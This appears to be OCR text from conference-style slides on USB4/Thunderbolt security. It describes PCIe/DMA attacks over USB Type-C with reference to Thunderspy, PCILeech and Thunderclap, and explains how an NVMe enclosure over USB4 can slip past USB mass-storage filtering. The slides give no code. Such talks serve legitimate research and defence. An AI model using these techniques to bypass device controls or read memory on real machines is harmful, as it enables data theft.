



USB4™ DisplayPort™ Considerations

- This presentation focuses only on USB4 DP requirements. Other requirements are covered in earlier presentations and the USB4 specification.
- There are three USB product types of interest for DisplayPort
- USB4 Host, USB4 Hub and USB4 Device
  - USB4 Hosts and Hubs must support DP Protocol Tunneling, with support optional for USB4 Devices




USB4 Host
DP Source
Host I/F Adapter
Enhanced SuperSpeed Host
DP IN Adapter
TMU
PCIe Controller
Host Router
USB 2.0 Host
PCIe DN Adapter
USB3 DN Adapter
PCIe DN Adapter
USB4 Port
USB4 Port
USB3 DN Adapter


USB4 Device
PCIe UP Adapter
USB4 Port
USB3 UP Adapter
PCIe Function
USB 2.0 Function
Device Router
TMU
DP OUT Adapter
DP Display
Enhanced SuperSpeed Function


USB4 Device
PCIe UP Adapter
USB4 Port
USB3 UP Adapter
PCIe Function
USB 2.0 Function
Device Router
TMU
DP OUT Adapter
DP Display
Enhanced SuperSpeed Function

USB4 versus Thunderbolt


- As an attack vector, both can give the attacker **PCI Express access**
- They are, however, **different utilizations** of the USB Type-C interface
- Their activation sequence via USB PD on the CC line differs
- They may not be both supported by the same port - check the computer manual
- When striving to get PCIe access, we shall try both ways
  - as one may be blocked/not available, while the other one could be there

USB Type-C plus PCIe/DMA Attack Vector

- Part #1
  - getting through the USB-C PD controller and TB host controller combo
  - for instance, *Thunderspy* by Björn Ruytenberg, https://thunderspy.io/
- Part #2
  - lateral movement in PCI Express bus environment
  - for instance, *PCILeech* by Ulf Frisk, https://github.com/ufrisk/pcileech
  - also relevant, *Thunderclap: Exploring Vulnerabilities in Operating System IOMMU Protection via DMA from Untrustworthy Peripherals* by A. Theodore Markettos et al.
  - https://thunderclap.io/wp-content/uploads/2024/01/thunderclap-paper-ndss2019.pdf


DMA attacks

- **Thunderbolt 1**: no protection against physical attacks
- Plug in malicious device
  → Unrestricted R/W memory access (DMA)
- Access data from encrypted drives
- Persistent access possible, by e.g. installing rootkit



-- Ruytenberg, 2020

IOMMU in Action



-- https://thunderclap.io/




Fig. 3: Stack of a typical network or storage device. Lower layers are standardized, while the DMA and application layers vary among devices. Implementing all layers in a software model allows us to explore vulnerabilities throughout the stack.

-- https://thunderclap.io/




Fig. 4: Implementation of fully-functional network card using a QEMU device model running on FPGA


-- https://thunderclap.io/

NVMe Solid State Drive

- NVMe (Non-Volatile Memory Express) is SSD standard incorporating disk controller and disk host adapter into one device connecting directly to PCI Express system bus

  - does not require PCIe to SATA host adapter

  - usually uses M.2 connector factor regarded as yet-another PCIe plug here




Thunderbolt / USB4 to NVMe

- In fact, having PCIe adapter immediately implies having NVMe, as this is just a question of a connector format
  - CEM (Card ElectroMechanical connector - i.e. PCIe classic) versus M.2
- Can be used as a security policy bypass in case of USB Mass Storage device class being actively blocked
  - from the USB Type-C viewpoint, this is not a USB peripheral, as it runs through the PCIe channel instead
  - so, it may be totally invisible for a plain USB filtering SW

HyperDrive USB4 NVMe Case

NVMe SSD inserted in the case

USB Type-C providing PCIe access via USB4

